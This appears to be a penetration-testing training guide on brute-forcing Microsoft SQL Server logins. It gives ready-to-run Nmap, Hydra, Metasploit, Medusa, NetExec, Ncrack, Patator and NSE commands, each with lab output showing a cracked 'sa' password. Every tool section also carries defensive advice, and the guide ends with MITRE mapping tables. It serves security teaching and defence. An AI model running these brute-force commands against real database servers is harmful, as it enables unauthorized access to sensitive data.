

Password Cracking



MS-SQL



Contents

Introduction	3
MITRE ATT&CK Techniques:	3
Introduction to MSSQL (Port 1433).....	3
Enumeration.....	3
Nmap Scan	3
Defensive Strategy:	4
Brute-Force Techniques	4
Tools Quick Reference	4
Hydra	4
Step To Reproduce	4
Detection Strategy:	5
Metasploit	5
Step To Reproduce	5
Defensive Control:.....	6
Medusa	6
Step To Reproduce	6
Defensive Strategy:	6
Netexec (aka nxc)	6
Step To Reproduce	7
Defensive Statergy:	7
Ncrack	7
Step To Reproduce	7
Defensive Strategy:	8
Patator.....	8
Defensive Suggestion:	8
Nmap NSE Script	8
Step To Reproduce	9
Defensive Strategy:	9
MSSQL Brute-Force – Offense, Defence & MITRE Mapping	10
Defense-in-Depth Summary.....	10





Introduction

MSSQL brute-force attacks are a frequent initial access tactic during internal assessments and red team ops. Microsoft SQL Server—commonly exposed on TCP port 1433—often holds sensitive data and privileges, making it a high value target. When SQL authentication is enabled, attackers may exploit weak credentials using tools like Hydra, Metasploit, or Nmap NSE.

This guide explores advanced techniques for exploiting MSSQL authentication mechanisms across diverse network environments.

MITRE ATT&CK Techniques:

- **T1110.001** – Brute Force: Password Guessing
- **T1046** – Network Service Scanning
- **T1078** – Valid Accounts

Introduction to MSSQL (Port 1433)

Microsoft SQL Server (MSSQL) is a relational database platform commonly deployed in enterprise networks to manage and store structured data. It communicates over TCP port 1433 and supports both SQL and Windows authentication mechanisms. While Windows authentication offers better security via Active Directory integration, SQL authentication remains widely used—often with weak or default credentials.

MSSQL instances, especially in internal or hybrid environments, can become high value targets due to their access to sensitive data and administrative privileges. Improperly secured deployments may allow attackers to exploit exposed services through brute force attacks, making MSSQL a critical component in penetration testing and red teaming assessments.

Enumeration

Nmap Scan

Firstly, to begin the enumeration process, we perform an Nmap scan against the target IP address to identify an open MSSQL service and gather information about the server version. This helps confirm the presence of a SQL Server instance and assess potential vulnerabilities based on version or configuration.

```
nmap -p 1433 -sV 192.168.1.80
```

Explanation:

- **-p 1433:** Scans for the default Microsoft SQL Server on port 1433.
- **-sV:** Enables version detection to identify the specific MSSQL version running on the target host.

Once Nmap confirms that port 1433 is open and an MSSQL service is active, this information can be used to plan targeted authentication attacks or service specific exploitation in the next phase.



```
(root@kali)-[~]
# nmap -p 1433 -sV 192.168.1.80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 14:48 EDT
Nmap scan report for 192.168.1.80
Host is up (0.00066s latency).

PORT      STATE SERVICE VERSION
1433/tcp  open  ms-sql-s Microsoft SQL Server 2016 13.00.5108
MAC Address: 00:0C:29:DD:FF:C0 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 6.31 seconds
```

Defensive Strategy:

Use IDS/IPS (e.g., Zeek, Suricata) to detect scan behavior. Limit SQL access to known IPs using firewall/NSG policies.

Brute-Force Techniques

Tools Quick Reference

Tool	Strength	Best Use Case
Hydra	Fast, parallel brute-force for database service	Brute-forcing MSSQL logins during external/internal recon
Metasploit	Integrated MSSQL auxiliary modules	MSSQL login brute-force + post-exploitation automation
Medusa	Multi-threaded, reliable brute-force engine	Large-scale MSSQL brute-force on exposed database hosts
NetExec	Protocol-aware, lateral movement ready	Credential validation and privilege enumeration on MSSQL
Ncrack	High-speed authentication testing	Enterprise-scale audits across many MSSQL instances
Patator	Flexible, scriptable attack logic	Low-noise brute-force against MSSQL with adaptive logic
Nmap NSE	Scripted login brute-force via TDS protocol	Combine MSSQL discovery and login brute testing

Hydra

Hydra is particularly effective in environments where SQL authentication is enabled and weak or default credentials are in use. The success of such attacks largely depends on the quality of the wordlists used, such as `user.txt` for usernames and `pass.txt` for passwords. The success of such attacks largely depends on the quality of the wordlists used, such as `user.txt` for usernames and `pass.txt` for passwords.

Step To Reproduce

To perform a brute force attack against an MSSQL service, use the following command:

```
hydra -L user.txt -P pass.txt 192.168.1.80 mssql
```

Explanation:

- **-L user.txt**: Specifies the path to the username list.
- **-P pass.txt**: Specifies the path to the password list.
- **192.168.1.80**: Target IP address.
- **mssql**: Protocol to attack.

Hydra will systematically test each username-password pair against the MSSQL service on the specified host. If valid credentials are found, Hydra will clearly report the success.





```
(root@kali)-[~]
# hydra -L user.txt -P pass.txt 192.168.1.80 mssql
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:7/p:
[DATA] attacking mssql://192.168.1.80:1433/
[1433][mssql] host: 192.168.1.80 login: sa password: Ignite@987
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-25
```

Detection Strategy:

Enable SQL Server Audit or Extended Events. Detect failed logins (Event ID 18456) and alert via SIEM. Apply IP-based throttling using Fail2Ban or firewall rules.

Metasploit

Metasploit includes auxiliary module that enables automated brute force attempts with detailed logging, modular options, and integration into post exploitation workflows. It's particularly effective during red team simulations where SQL Server access is needed for pivoting, lateral movement, or persistence. The framework's output is structured, which makes it useful for integration with reporting tools or pipelines.

This module simply queries the MSSQL instance for a specific user/pass (default is sa with blank).

Step To Reproduce

```
msf6 > use auxiliary/scanner/mssql/mssql_login
set rhosts 192.168.1.80
set user_file user.txt
set pass_file pass.txt
set verbose false
run
```

Explanation:

- **use auxiliary/scanner/mssql/mssql_login:** Loads the MSSQL login scanner module used for brute force authentication.
- **set rhosts 192.168.1.80:** Specifies the IP address of the target MSSQL server.
- **set user_file user.txt:** Defines the file containing potential usernames.
- **set pass_file pass.txt:** Defines the file containing passwords to pair with the usernames.
- **set verbose false:** Disables verbose output to reduce console noise during the brute force process.
- **run:** Executes the module and begins testing all username password combinations against the MSSQL service.



```
msf6 > use auxiliary/scanner/mssql/mssql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive
msf6 auxiliary(scanner/mssql/mssql_login) > set rhosts 192.168.1.80
rhosts => 192.168.1.80
msf6 auxiliary(scanner/mssql/mssql_login) > set user_file user.txt
user_file => user.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set pass_file pass.txt
pass_file => pass.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/mssql/mssql_login) > run
[*] 192.168.1.80:1433 - 192.168.1.80:1433 - MSSQL - Starting authentication scanner.
[+] 192.168.1.80:1433 - 192.168.1.80:1433 - Login Successful: WORKSTATION\sa:Ignite@987
[*] 192.168.1.80:1433 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.80:1433 - Bruteforce completed, 1 credential was successful.
[*] 192.168.1.80:1433 - You can open an MSSQL session with these credentials and CreateSession
[*] Auxiliary module execution completed
```

Defensive Control:

Monitor audit logs for repeated failures. And additionally block sources using host firewall or NSG. Detect scan to login sequences.

Medusa

Medusa is designed to support **large scale login attempts** by testing multiple username password combinations simultaneously across **multiple hosts** or **services**. It is particularly effective in internal environments where **SQL authentication** is **enabled**.

In this case, we can efficiently attempt login combinations against MSSQL targets using prepared dictionaries such as **user.txt** and **pass.txt**.

Step To Reproduce

Below we have successfully grabbed credentials using following command:

```
medusa -h 192.168.1.80 -U user.txt -P pass.txt -M mssql | grep "ACCOUNT FOUND"
```

Explanation:

- **medusa**: Invokes the Medusa brute force tool.
- **-h 192.168.1.80**: Specifies the IP address of the target machine.
- **-U**: Points to a file containing a list of usernames to try.
- **-P**: Points to a file containing a list of passwords.
- **-M mssql**: Indicates that the MSSQL module should be used for this attack.
- **| grep "ACCOUNT FOUND"**: Filters the command output to display only successful login attempts, making it easier to identify valid credentials.

```
(root@kali) ~
# medusa -h 192.168.1.80 -U user.txt -P pass.txt -M mssql | grep "ACCOUNT FOUND"
2025-05-25 14:51:09 ACCOUNT FOUND: [mssql] Host: 192.168.1.80 User: sa Password: Ignite@987 [SUCCESS]
```

Defensive Strategy:

Detect bulk login failures with SIEM correlation. Enable lockout policies and rate limits per IP.

Netexec (aka nxc)

Among its many capabilities, NetExec can, for example, perform brute force attacks on Microsoft SQL Server by using specified username and password lists. It is particularly useful for mass validation of



credential pairs obtained during earlier recon or OSINT phases, especially in internal environments where SQL authentication is enabled and network segmentation is limited.


Step To Reproduce

To initiate a brute force attack against an MSSQL service using **NetExec**, run the following command:

```
nxc mssql 192.168.1.80 -u user.txt -p pass.txt --local-auth | grep [+]
```

Explanation:

- **nxc**: Invokes the NetExec brute force tool
- **mssql**: Specifies the protocol to target for MSSQL.
- **192.168.1.80**: The IP address of the target host.
- **-u user.txt**: Path to the file containing a list of usernames.
- **-p pass.txt**: Path to the file containing a list of passwords.
- **| grep [+]**: Filters the command output to display only successful login attempts, making it easier to identify valid credentials.



```
(root@kali)~# nxc mssql 192.168.1.80 -u user.txt -p pass.txt --local-auth | grep [+]  
MSSQL 192.168.1.80 1433 MSEDGEWIN10 [+] MSEDGEWIN10\sa:Ignite@987 (Pwn3d!)
```

Defensive Strategy:

Monitor failed and successful logins. Limit SQL access by IP. Enforce Windows Authentication where possible.

Ncrack

Ncrack supports modular configuration and multithreaded execution, allowing for efficient brute force attempts while maintaining connection stability and performance.

In **MSSQL**-focused operations, **Ncrack** is ideal for quickly testing **username** and **password** pairs against exposed database services, particularly in misconfigured or externally accessible SQL environments.

Step To Reproduce

```
ncrack -U user.txt -P pass.txt 192.168.1.80 -p 1433
```

Explanation:

- **ncrack**: Launches the Ncrack password-cracking tool.
- **-U user.txt**: Indicates the file containing a list of potential usernames.
- **-P pass.txt**: Indicates the file containing a list of potential passwords.
- **-p 1433**: Specifies the MSSQL default port for authentication attempts.



```
(root@kali)-[~]
# ncrack -U user.txt -P pass.txt 192.168.1.80 -p 1433

Starting Ncrack 0.7 ( http://ncrack.org ) at 2025-05-25 14:55 EDT
Discovered credentials for mssql on 192.168.1.80 1433/tcp:
192.168.1.80 1433/tcp mssql: 'sa' 'Ignite@987'

Ncrack done: 1 service scanned in 3.00 seconds.

Ncrack finished.
```

Defensive Strategy:

Rate-limit MSSQL connections per IP. Additionally, use NIDS to alert on rapid authentication attempts. Finally, restrict internet-facing SQL endpoints to minimize exposure.

Patator

Patator allows fine-grained control over brute force behavior—such as custom delays, retry logic, and error handling—making it especially useful in stealthy or evasion-focused engagements.

It can be used to perform MSSQL brute force attacks by iterating through supplied username and password lists which in this case will be user.txt and pass.txt.

```
patator mssql_login host=192.168.1.80 user=FILE0 0=user.txt password=FILE1 1=pass.txt
```

Explanation:

- **patator**: Launches the Patator brute force tool.
- **mssql_login**: Specifies the module for Microsoft SQL Server login attempts.
- **host=192.168.1.80**: Indicates the target machine's IP address.
- **user=FILE0 0=user.txt**: Assigns FILE0 as a placeholder for usernames, pulling values from user.txt.
- **password=FILE1 1=pass.txt**: Assigns FILE1 as a placeholder for passwords, pulling values from pass.txt.

```
(root@kali)-[~]
# patator mssql_login host=192.168.1.80 user=FILE0 0=user.txt password=FILE1 1=pass.txt

14:56:48 patator INFO - 18456 27 0.009 | sa:aarti | 19 | Login failed for user 'sa'.
14:56:48 patator INFO - 18456 32 0.006 | yashika:aarti | 29 | Login failed for user 'yashika'.
14:56:48 patator INFO - 18456 28 0.019 | raj:Ignite@987 | 10 | Login failed for user 'raj'.
14:56:48 patator INFO - 0 34 0.012 | sa:Ignite@987 | 20 | 'Microsoft SQL Server\x00\x00 (130 19244)'
14:56:48 patator INFO - 18456 32 0.006 | yashika:Ignite@987 | 30 | Login failed for user 'yashika'.
```

Note: You can add `| grep '200 OK'` or `-x ignore:code=530` for success filtering or to skip known failed responses based on Patator's output codes.

Defensive Suggestion:

Detect retry patterns via audit logs. Apply per-IP throttling. Additionally, Use IPS to block based on behavioural heuristics.

Nmap NSE Script

The ms-sql-brute.nse script allows testers to perform credential based login attempts against Microsoft SQL Server using customized username and password lists.



Step To Reproduce

Firstly, to perform a brute force attack against an MSSQL service using Nmap, run the following command:

```
nmap -p1433 --script ms-sql-brute.nse --script-args userdb=user.txt,passdb=pass.txt 192.168.1.80
```

Explanation:

- **-p1433**: Scans the default port used by MSSQL.
- **--script ms-sql-brute.nse**: Specifies the use of the MSSQL brute force NSE script.
- **--script-args userdb=user.txt,passdb=pass.txt**: Provides the script with your custom username and password lists.

This method is especially useful during early stage reconnaissance to identify weak or default MSSQL credentials on a target system.

```
(root@kali)-[~]
# nmap -p1433 --script ms-sql-brute.nse --script-args userdb=user.txt,passdb=pass.txt 192.168.1.80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 15:00 EDT
Nmap scan report for 192.168.1.80
Host is up (0.00025s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-brute:
|   192.168.1.80\SQLEXPRESS:
|   [192.168.1.80\SQLEXPRESS]
|   Credentials found:
|   sa:Ignite@987 => Login Success
MAC Address: 00:0C:29:DD:FF:C0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

Defensive Strategy:

Detect sequential login failures tied to Nmap scans. Block offending IPs and alert via SIEM.



MSSQL Brute-Force – Offense, Defense & MITRE Mapping

Phase/Technique	MITRE ID	Tool/Vector	Description & Red Team Usage	Blue Team Mitigation / Recommendations
Enumeration	T1046	Nmap	Discover open MSSQL ports (e.g., 1433) and fingerprint SQL Server banners	Use IDS/IPS (e.g., Zeek, Suricata) to detect scans; restrict MSSQL access to trusted IPs with firewall or NSG rules
Credential Brute Force	T1110.001	Hydra, Medusa, Patator, NSE	Attempt logins using known or common SQL authentication credentials (username/password pairs)	Enforce account lockout policies, enable rate limiting, log Event ID 18456 failures, and alert on login bursts in SIEM
Scripted Exploit	T1059	Metasploit, Patator	Automate MSSQL login attempts using scripts and modular brute-force frameworks	Monitor for high-frequency SQL login events and detect command execution anomalies via Extended Events or audit logs
Valid Accounts Usage	T1078	NetExec, Ncrack, SQLCMD	Leverage valid SQL Server credentials to authenticate and escalate privileges within target environments	Monitor logins for anomalies (off-hours, unusual hosts), rotate credentials, and limit excessive privilege on SQL accounts
Defense Evasion	T1562.001	Misconfigured SQL Auth (no lockout threshold)	Bypass brute-force protections by abusing default MSSQL authentication settings (e.g., unlimited login attempts)	Harden SQL authentication settings, enforce lockout on SQL logins, disable SQL auth where possible, and implement timeout caps
Persistence via Accounts	T1078	Reused or Persisted SQL Logins	Maintain access using cracked SQL accounts or credential reuse across environments	Disable unused SQL logins, enforce rotation policies, and apply least privilege to reduce risk of long-term credential abuse
Initial Access (optional)	T1566.002	Phishing to SQL Admin Panels or Browser Tools	Use phishing emails or rogue SQL admin panels to harvest SQL credentials via credential prompts or fake management tools	Implement email filtering, restrict external access to admin portals, and train users to avoid engaging with untrusted SQL links

Defense-in-Depth Summary

Control Category	Defensive Measures
Authentication	Disable SQL authentication where possible; enforce Windows Integrated Authentication; use MFA for DB admins
Monitoring	Integrate SQL Server Audit or Extended Events with SIEM; monitor for Event ID 18456 (failed logins); detect anomalies
Network Controls	Restrict MSSQL access by IP range or VLAN; place database servers behind firewalls or application gateways
Rate Limiting	Configure logon triggers or connection thresholds; implement IDS/IPS rules to detect brute-force patterns
Deception & Hunting	Deploy MSSQL honeypots (e.g., HoneySQL); alert on unauthorized TDS traffic or suspicious login activity
Protocol Security	Disable unused protocols (e.g., Named Pipes); use TLS encryption for MSSQL; restrict external exposure via network ACLs

To learn more about Password Cracking. Follow this [Link](#).

JOIN OUR TRAINING PROGRAMS

